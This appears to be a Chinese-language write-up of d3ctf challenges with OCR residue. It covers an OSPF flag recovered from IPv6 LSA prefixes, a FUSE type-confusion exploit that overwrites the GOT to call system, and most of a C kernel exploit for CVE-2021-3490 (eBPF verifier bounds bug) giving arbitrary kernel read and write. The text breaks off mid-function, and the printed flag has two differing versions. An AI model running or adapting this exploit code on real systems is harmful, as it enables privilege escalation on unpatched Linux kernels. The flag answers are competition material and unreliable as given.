
☐ Dial On Demand

☐ Add Default Route


Default Route Distance: 1

enabled | running | slave | Status: con...

ospf的interface替换为l2tp的， 最后在routing/OSPF/LSA里找某一项的Body里有很多IPv6地址




Interfaces: l2tp-out1
Area: ospf-area-1
Networks:
Network Type: broadcast
Prefix List:
Instance ID: 0
Cost: 1
Priority: 128
□ Passive
Authentication:
Auth. Key:
Auth. ID:
Vlink Transit Area:
Vlink Neighbor ID:
enabled



Instance	Area	Link...	Sequence	Age
ospf-...	ospf-ar...	0	80000004	1
ospf-...	ospf-ar...	0	80000004	1
ospf-...	ospf-ar...	0	8000000a	
ospf-...	ospf-ar...	0	8000002d	
ospf-...	ospf-ar...	0	8000007f	
ospf-...	ospf-ar...	0	8000004f	1
ospf-...	ospf-ar...	0	80000013	
ospf-...	ospf-ar...	0	80000034	
ospf-...	ospf-ar...	0	80000004	1
ospf-...	ospf-ar...	0	80000004	1

Instance: ospf-instance-1
Area: ospf-area-1
Type: network
Originator: 192.168.59.131
ID: 0.0.0.1
Link:
Link Instance Id: 0
Sequence: 80000004
Age: 1056
Checksum: 14b5
Body: options=V6|E|R ...
dynamic
self originated

复制出来，转hex一下得到flag



```
ref-type=router
ref-id=0.0.0.0
ref-router-id=10.255.255.1
   prefix=cfb2:755f:615f:6e33:7477:3052:6b5f:cfd6
   prefix=b9a7:6433:6374:667b:3472:655f:794f:b7a2
   prefix=ccf4:6d40:3574:3352:5f69:4e5f:5930:c1cb
   prefix=d5bd:7572:5f37:3361:4d5f:7748:6f5f:c3d8
   prefix=d5df:6b6e:3077:355f:3073:7046:3f7d:c3dc
   prefix=2053:6134:406c:7574:6520:536f:6861:2120

d3ctf{4re_yOu_a_n3tw0Rk_m@5t3R_iN_Y0uur_73aM_wHo_kn0w5_0spF?}
```

Plain Text

```
d3ctf{4re_yOu_a_n3tw0Rk_m@5t3R_iN_Y0ur_73aM_wHo_kn0w5_0spF?}
```

Pwn

d3fuse

类型混淆，把file伪造成dir，提前在file中布置好file，指针指向got，然后改free为system拿flag

```C++
#include <stdio.h>
#include <unistd.h>
#include <dirent.h>
int main(void)
{
    int fd;
    char buf[0x1000];

    char* temp = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x18\x50\x40";
    system("echo \"cat /flag > /chroot/rwdir/flag;\" > /mnt/evil2");
    system("echo \"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\" > /mnt/evil");
    fd = open("/mnt/evil",1);
    int err = write(fd,temp,0x60);
    printf("err %d\n",err);

    rename("/mnt/evil","/mnt/e1111111111111111111111111111111\x01\x01\x01\x01\x02");

    fd = open("/mnt/e1111111111111111111111111111111\x01\x01\x01\x01\x02/AAAAAAA",0);
    err = read(fd,buf,0x8);
    printf("err read%d\n",err);
    unsigned long long sys = ((unsigned long long*)buf)[0] + 349200 - 645200;
    printf("system %llx\n",sys);
    ((unsigned long long*)buf)[0] = sys;

    fd = open("/mnt/e1111111111111111111111111111111\x01\x01\x01\x01\x02/AAAAAAA",1);
    err = write(fd,buf,0x8);
    printf("err write%d\n",err);

    unlink("/mnt/evil2");

    return 0;
}
```

d3bpf

非预期，cve-2021-3490直接打

C++

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <errno.h>
#include <pthread.h>
#include <sys/wait.h>
// #include <linux/bpf.h>
#include <sys/mman.h>
#include <string.h>
#include <stdint.h>
#include <stdarg.h>
#include <sys/socket.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <stddef.h>
#include "./bpf.h"

#ifndef __NR_BPF
#define __NR_BPF 321
#endif
#define ptr_to_u64(ptr) ((__u64)(unsigned long)(ptr))

#define BPF_RAW_INSN(CODE, DST, SRC, OFF, IMM) \
        ((struct bpf_insn){                         \
                .code = CODE,                           \
                .dst_reg = DST,                         \
                .src_reg = SRC,                         \
                .off = OFF,                             \
                .imm = IMM})

#define BPF_LD_IMM64_RAW(DST, SRC, IMM)    \
        ((struct bpf_insn){                    \
                .code = BPF_LD | BPF_DW | BPF_IMM, \
                .dst_reg = DST,                    \
                .src_reg = SRC,                    \
                .off = 0,                          \
                .imm = (__u32)(IMM)}),             \
                ((struct bpf_insn){                \
                        .code = 0,                      \
                        .dst_reg = 0,                   \
                        .src_reg = 0,                   \
                        .off = 0,                       \
                        .imm = ((__u64)(IMM)) >> 32})
```

```

#define BPF_MOV64_IMM(DST, IMM) BPF_RAW_INSN(BPF_ALU64 | BPF_MOV | BPF_K, DST, 0, 0, IMM)

#define BPF_MOV_REG(DST, SRC) BPF_RAW_INSN(BPF_ALU | BPF_MOV | BPF_X, DST, SRC, 0, 0)

#define BPF_MOV32_REG(DST, SRC)                                 \
        ((struct bpf_insn) {                                    \
                .code  = BPF_ALU | BPF_MOV | BPF_X,             \
                .dst_reg = DST,                                 \
                .src_reg = SRC,                                 \
                .off   = 0,                                     \
                .imm   = 0 })

#define BPF_MOV64_REG(DST, SRC) BPF_RAW_INSN(BPF_ALU64 | BPF_MOV | BPF_X, DST, SRC, 0, 0)

#define BPF_MOV_IMM(DST, IMM) BPF_RAW_INSN(BPF_ALU | BPF_MOV | BPF_K, DST, 0, 0, IMM)

#define BPF_RSH_REG(DST, SRC) BPF_RAW_INSN(BPF_ALU64 | BPF_RSH | BPF_X, DST, SRC, 0, 0)

#define BPF_LSH_IMM(DST, IMM) BPF_RAW_INSN(BPF_ALU64 | BPF_LSH | BPF_K, DST, 0, 0, IMM)

#define BPF_ALU32_IMM(OP, DST, IMM)                             \
        ((struct bpf_insn) {                                    \
                .code  = BPF_ALU | BPF_OP(OP) | BPF_K,          \
                .dst_reg = DST,                                 \
                .src_reg = 0,                                   \
                .off   = 0,                                     \
                .imm   = IMM })

#define BPF_ALU64_IMM(OP, DST, IMM) BPF_RAW_INSN(BPF_ALU64 | BPF_OP(OP) | BPF_K, DST, 0, 0, IMM)

#define BPF_ALU64_REG(OP, DST, SRC) BPF_RAW_INSN(BPF_ALU64 | BPF_OP(OP) | BPF_X, DST, SRC, 0, 0)

#define BPF_ALU_IMM(OP, DST, IMM) BPF_RAW_INSN(BPF_ALU | BPF_OP(OP) | BPF_K, DST, 0, 0, IMM)

#define BPF_JMP_IMM(OP, DST, IMM, OFF) BPF_RAW_INSN(BPF_JMP | BPF_OP(OP) | BPF_K, DST, 0, OFF, IMM)

#define BPF_JMP_REG(OP, DST, SRC, OFF) BPF_RAW_INSN(BPF_JMP | BPF_OP(OP) |
```

```c
BPF_X, DST, SRC, OFF, 0)

#define BPF_JMP32_REG(OP, DST, SRC, OFF) BPF_RAW_INSN(BPF_JMP32 | BPF_OP(OP) | BPF_X, DST, SRC, OFF, 0)

#define BPF_JMP32_IMM(OP, DST, IMM, OFF) BPF_RAW_INSN(BPF_JMP32 | BPF_OP(OP) | BPF_K, DST, 0, OFF, IMM)

#define BPF_EXIT_INSN() BPF_RAW_INSN(BPF_JMP | BPF_EXIT, 0, 0, 0, 0)

#define BPF_LD_MAP_FD(DST, MAP_FD) BPF_LD_IMM64_RAW(DST, BPF_PSEUDO_MAP_FD, MAP_FD)

#define BPF_LD_IMM64(DST, IMM) BPF_LD_IMM64_RAW(DST, 0, IMM)

#define BPF_ST_MEM(SIZE, DST, OFF, IMM) BPF_RAW_INSN(BPF_ST | BPF_SIZE(SIZE) | BPF_MEM, DST, 0, OFF, IMM)

#define BPF_LDX_MEM(SIZE, DST, SRC, OFF) BPF_RAW_INSN(BPF_LDX | BPF_SIZE(SIZE) | BPF_MEM, DST, SRC, OFF, 0)

#define BPF_STX_MEM(SIZE, DST, SRC, OFF) BPF_RAW_INSN(BPF_STX | BPF_SIZE(SIZE) | BPF_MEM, DST, SRC, OFF, 0)

int doredact = 0;
#define LOG_BUF_SIZE 65536
char bpf_log_buf[LOG_BUF_SIZE];
char buffer[64];
int sockets[2];
int mapfd;

void fail(const char *fmt, ...)
{
        va_list args;
        va_start(args, fmt);
        fprintf(stdout, "[!] ");
        vfprintf(stdout, fmt, args);
        va_end(args);
        exit(1);
}

void redact(const char *fmt, ...)
{
        va_list args;
        va_start(args, fmt);
        if (doredact)
        {
                fprintf(stdout, "[!] ( ( R E D A C T E D ) )\n");
                fprintf(stdout, "[!] ( ( R E D A C T E D ) )\n");
                return;
        }
        fprintf(stdout, "[*] ");
        vfprintf(stdout, fmt, args);
        va_end(args);
}

void msg(const char *fmt, ...)
{
        va_list args;
        va_start(args, fmt);
        fprintf(stdout, "[*] ");
        vfprintf(stdout, fmt, args);
        va_end(args);
}

int bpf_create_map(enum bpf_map_type map_type,
                                   unsigned int key_size,
                                   unsigned int value_size,
                                   unsigned int max_entries)
{
        union bpf_attr attr = {
                .map_type = map_type,
                .key_size = key_size,
                .value_size = value_size,
                .max_entries = max_entries};

        return syscall(__NR_BPF, BPF_MAP_CREATE, &attr, sizeof(attr));
}

int bpf_obj_get_info_by_fd(int fd, const unsigned int info_len, void *info)
{
        union bpf_attr attr;
        memset(&attr, 0, sizeof(attr));
        attr.info.bpf_fd = fd;
        attr.info.info_len = info_len;
        attr.info.info = ptr_to_u64(info);
        return syscall(__NR_BPF, BPF_OBJ_GET_INFO_BY_FD, &attr, sizeof(attr));
}

int bpf_lookup_elem(int fd, const void *key, void *value)
{
        union bpf_attr attr = {
                .map_fd = fd,
                .key = ptr_to_u64(key),
                .value = ptr_to_u64(value),
        };

        return syscall(__NR_BPF, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
}

int bpf_update_elem(int fd, const void *key, const void *value,
                                        uint64_t flags)
{
        union bpf_attr attr = {
                .map_fd = fd,
                .key = ptr_to_u64(key),
                .value = ptr_to_u64(value),
                .flags = flags,
        };

        return syscall(__NR_BPF, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
}

int bpf_prog_load(enum bpf_prog_type type,
                                  const struct bpf_insn *insns, int insn_cnt,
                                  const char *license)
{
        union bpf_attr attr = {
                .prog_type = type,
                .insns = ptr_to_u64(insns),
                .insn_cnt = insn_cnt,
                .license = ptr_to_u64(license),
                .log_buf = ptr_to_u64(bpf_log_buf),
                .log_size = LOG_BUF_SIZE,
                .log_level = 1,
        };

        return syscall(__NR_BPF, BPF_PROG_LOAD, &attr, sizeof(attr));
}


#define BPF_LD_ABS(SIZE, IMM)                      \
        ((struct bpf_insn){                            \
                .code = BPF_LD | BPF_SIZE(SIZE) | BPF_ABS, \
                .dst_reg = 0,                              \
                .src_reg = 0,                              \
                .off = 0,                                  \
                .imm = IMM})

#define BPF_MAP_GET(idx, dst)                                                \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),
\
                BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),
\
                BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -4),                    \
                BPF_ST_MEM(BPF_W, BPF_REG_10, -4, idx),                   \
                BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem), \
                BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),                    \
                BPF_EXIT_INSN(),                                          \
                BPF_LDX_MEM(BPF_DW, dst, BPF_REG_0, 0),                   \
                BPF_MOV64_IMM(BPF_REG_0, 0)

#define BPF_MAP_GET_ADDR(idx, dst)                                        \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),                              \
                BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),                     \
                BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -4),                    \
                BPF_ST_MEM(BPF_W, BPF_REG_10, -4, idx),                   \
                BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem), \
                BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),                    \
                BPF_EXIT_INSN(),                                          \
                BPF_MOV64_REG((dst), BPF_REG_0),                          \
                BPF_MOV64_IMM(BPF_REG_0, 0)

int load_prog()
{
        struct bpf_insn prog[] = {
        BPF_LD_MAP_FD(BPF_REG_9, mapfd),                                // 0: (18) r9 = 0x0
// (1) trigger vulnerability
        BPF_LD_IMM64(BPF_REG_8, 0x1),                                                    // 2: (18) r8 = 0x1
        BPF_ALU64_IMM(BPF_LSH, BPF_REG_8, 32),                        // 4: (67) r8 <<= 32              0x10000 0000
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_8, 2),                        // 5: (07) r8 += 2               0x10000 0002

        BPF_MAP_GET(0, BPF_REG_5),
        BPF_MAP_GET(0, BPF_REG_5),                                                     // 13: (79) r5 = *(u64 *)(r0 +0)
        BPF_MOV64_REG(BPF_REG_6, BPF_REG_5),                                   // 15: (bf) r6 = r5

        BPF_LD_IMM64(BPF_REG_2, 0xFFFFFFFF),                                   // 16: (18) r2 = 0xffffffff
        BPF_ALU64_IMM(BPF_LSH, BPF_REG_2, 32),                                   // 18: (67) r2 <<= 32                 0xFFFFFFFF00000000
        BPF_ALU64_REG(BPF_AND, BPF_REG_6, BPF_REG_2),                  // 19: (5f) r6 &= r2          高32位 unknown, 低32位known 为0
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_6, 1),                                    // 20: (07) r6 += 1                        mask = 0xFFFFFFFF00000000, value = 0x1
        // trigger the vulnerability
        BPF_ALU64_REG(BPF_AND, BPF_REG_6, BPF_REG_8),                   // 21: (5f) r6 &= r8                 r6: u32_min_value=1, u32_max_value=0

        // BPF_MOV32_REG(BPF_REG_6, BPF_REG_6),                                     // 26: (bc) w6 = w6                  对64位进行截断，只看32位部分
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_6, 1),                                    // 22: (07) r6 += 1                  r6: u32_max_value = 1, u32_min_value = 2, var_off = {0x100000000; value = 0x1}
        BPF_JMP32_IMM(BPF_JLE, BPF_REG_5, 1, 1),                             // 23: (b6) if w5 <= 0x1 goto pc+1   r5: u32_min_value = 0, u32_max_value = 1, var_off = {mask = 0xFFFFFFFF00000001; value = 0x0}
                BPF_EXIT_INSN(),

                BPF_ALU64_REG(BPF_ADD, BPF_REG_6, BPF_REG_5),          // 25: (0f) r6 += r5                 r6: verify:2   fact:1
                BPF_MOV32_REG(BPF_REG_6, BPF_REG_6),                             // 26: (bc) w6 = w6                  对64位进行截断，只看32位部分
                BPF_ALU64_IMM(BPF_AND, BPF_REG_6, 1),                            //                  r6: verify:0   fact:1
// (2) read kaslr          (op=0)         泄露内核基址，读取bpf_array->map->ops指针，位于         &value[0]-0x110 (先获取&value[0]，减去0x110即可)，读出来的地址存放在value[4]
        BPF_MAP_GET(1, BPF_REG_7),                                                     // 30: (79) r7 = *(u64 *)(r0 +0)
        BPF_JMP_IMM(BPF_JNE, BPF_REG_7, 0, 23),                                    // 32: (55) if r7 != 0x0 goto pc+23
                BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0x110),                        // 33: (27) r6 *= 272
                BPF_MAP_GET_ADDR(0, BPF_REG_7),                                               // 41: (bf) r7 =map_value(id=0,off=0,ks=4,vs=8,imm=0) R7=invP0 R8=invP0 R9=ma?
                BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6),          // 43: (1f) r7 -= r6
                BPF_LDX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0),          // 44: (79) r8 = *(u64 *)(r7 +0)
                BPF_MAP_GET_ADDR(4, BPF_REG_6),
                BPF_STX_MEM(BPF_DW, BPF_REG_6, BPF_REG_8, 0),        // 54: (7b) *(u64 *)(r6 +0) = r8
                BPF_EXIT_INSN(),
// (3) write btf         (op=1)  任意地址读，一次只能读4字节，篡改 bpf_array->map->btf (偏移0x40)，利用 bpf_map_get_info_by_fd 泄露 map->btf+0x58 地址处的4字节
                BPF_JMP_IMM(BPF_JNE, BPF_REG_7, 1, 22),        // op=1 -> write btf
                BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0xd0),    // &value[0]-0x110+0x40 = &value[0]-0xd0
                BPF_MAP_GET_ADDR(0, BPF_REG_7),
                BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6),
                BPF_MAP_GET(2, BPF_REG_8),                 // value[2] 传入 target_addr-0x58
                BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_8, 0),
                BPF_EXIT_INSN(),
// (4) read attr        (op=2)          读取value[0]的地址，也即 bpf_array->waitlist (偏移0xc0)指向自身，所以 &value[0]= &bpf_array->waitlist + 0x50，只需读取 &value[0]-0x110+0xc0 的值，加上0x50即可，读出来的地址存放在value[4]
                BPF_JMP_IMM(BPF_JNE, BPF_REG_7, 2, 23),        // op=2 -> read attr
                BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0x50),   // 偏移 -0x110+0xc0=-0x50 也即&value[0]的地址
                BPF_MAP_GET_ADDR(0, BPF_REG_7),
                BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6),
                BPF_LDX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0),
                BPF_MAP_GET_ADDR(4, BPF_REG_6),
                BPF_STX_MEM(BPF_DW, BPF_REG_6, BPF_REG_8, 0),
                BPF_EXIT_INSN(),
// (5) write ops and change type        (op=3) 任意地址写，篡改 bpf_array->map->ops 函数表指针
                BPF_JMP_IMM(BPF_JNE, BPF_REG_7, 3, 60),        // op=3 -> write ops and change type
                BPF_MOV64_REG(BPF_REG_8, BPF_REG_6),           // r8 = r6
                BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0x110),      // r6 = r6*0x110
                BPF_MAP_GET_ADDR(0, BPF_REG_7),                // r7 = &value[0]
                BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6),  // r7 = r7-r6
                BPF_MAP_GET(2, BPF_REG_6),                     // r6 = value[2]            传入&value[0]+0x80
                BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_6, 0),  // *(r7+0) = r6                  篡改 bpf_array->map->ops = &value[0]+0x80
                BPF_MOV64_REG(BPF_REG_6, BPF_REG_8),           // r6 = r8                            恢复r6
                BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0xf8),
// r8 = r8*0xf8
                BPF_MAP_GET_ADDR(0, BPF_REG_7),
// r7 = &value[0]
                BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),
// r7 = r7 - r8
                BPF_ST_MEM(BPF_W, BPF_REG_7, 0, 0x17),
// *(r7+0) = 0x17                 bpf_array->map->map_type (0x18)
-0x110+0x18 = -0xf8                改为 BPF_MAP_TYPE_STACK (0x17)
                BPF_MOV64_REG(BPF_REG_8, BPF_REG_6),
// r8 = r6
                BPF_ALU64_IMM(BPF_MUL, BPF_REG_6, 0xec),
// r6 = r6*0xec
                BPF_MAP_GET_ADDR(0, BPF_REG_7),
// r7 = &value[0]
                BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_6),
// r7 = r7 - r6
                BPF_ST_MEM(BPF_W, BPF_REG_7, 0, -1),
// *(r7+0) = -1                        bpf_array->map->max_entries (0x24)
-0x110+0x24 = -0xec
                BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0xe4),
// r8 = r8*0xe4
                BPF_MAP_GET_ADDR(0, BPF_REG_7),
// r7 = &value[0]
                BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),
// r7 = r7 - r8
                BPF_ST_MEM(BPF_W, BPF_REG_7, 0, 0),
// *(r7+0) = 0                         bpf_array->map->spin_lock_off (0x2c)
-0x110+0x2c = -0xe4
                BPF_EXIT_INSN(),
        };
        return bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER, prog, sizeof(prog) /
sizeof(struct bpf_insn), "GPL");
}
// write_msg() —— trigger to execute eBPF code
int write_msg()
{
        ssize_t n = write(sockets[0], buffer, sizeof(buffer));
        if (n < 0)
        {
                perror("write");
                return 1;
        }
        if (n != sizeof(buffer))
        {
                fprintf(stderr, "short write: %d\n", n);
        }
```

```c
        return 0;
}

void update_elem(int key, size_t val)
{
        if (bpf_update_elem(mapfd, &key, &val, 0)) {
                fail("bpf_update_elem failed '%s'\n", strerror(errno));
        }
}

size_t get_elem(int key)
{
        size_t val;
        if (bpf_lookup_elem(mapfd, &key, &val)) {
                fail("bpf_lookup_elem failed '%s'\n", strerror(errno));
        }
        return val;
}
// abitary read 64 bytes: 利用 bpf_obj_get_info_by_fd 读取两个4字节并拼接到一起
size_t read64(size_t addr)
{
        uint32_t lo, hi;
        char buf[0x50] = {0};
        update_elem(0, 0);          //        0x180000000
        update_elem(1, 1);
        update_elem(2, addr-0x58);
// change 7 $ p/x &(*(struct btf*)0)->id          value[2] 传入 target_addr-0x58
        write_msg(); // 触发执行eBPF代码
        if (bpf_obj_get_info_by_fd(mapfd, 0x50, buf)) {
                fail("bpf_obj_get_info_by_fd failed '%s'\n", strerror(errno));
        }
        lo = *(unsigned int*)&buf[0x40];
// change 8 $ p/x &(*(struct bpf_map_info*)0)->btf_id     泄露的4字节存入 &byf[0x40]
        update_elem(2, addr-0x58+4);
        write_msg();
        if (bpf_obj_get_info_by_fd(mapfd, 0x50, buf)) {
                fail("bpf_obj_get_info_by_fd failed '%s'\n", strerror(errno));
        }
        hi = *(unsigned int*)&buf[0x40];
        return (((size_t)hi) << 32) | lo;
}

void clear_btf()
{
        update_elem(0, 0);          // 0x180000000
        update_elem(1, 1);
        update_elem(2, 0);
        write_msg();
}

void write32(size_t addr, uint32_t data)
{
        uint64_t key = 0;
        data -= 1;
        if (bpf_update_elem(mapfd, &key, &data, addr)) {
                fail("bpf_update_elem failed '%s'\n", strerror(errno));
        }
}
void write64(size_t addr, size_t data)
{
        uint32_t lo = data & 0xffffffff;
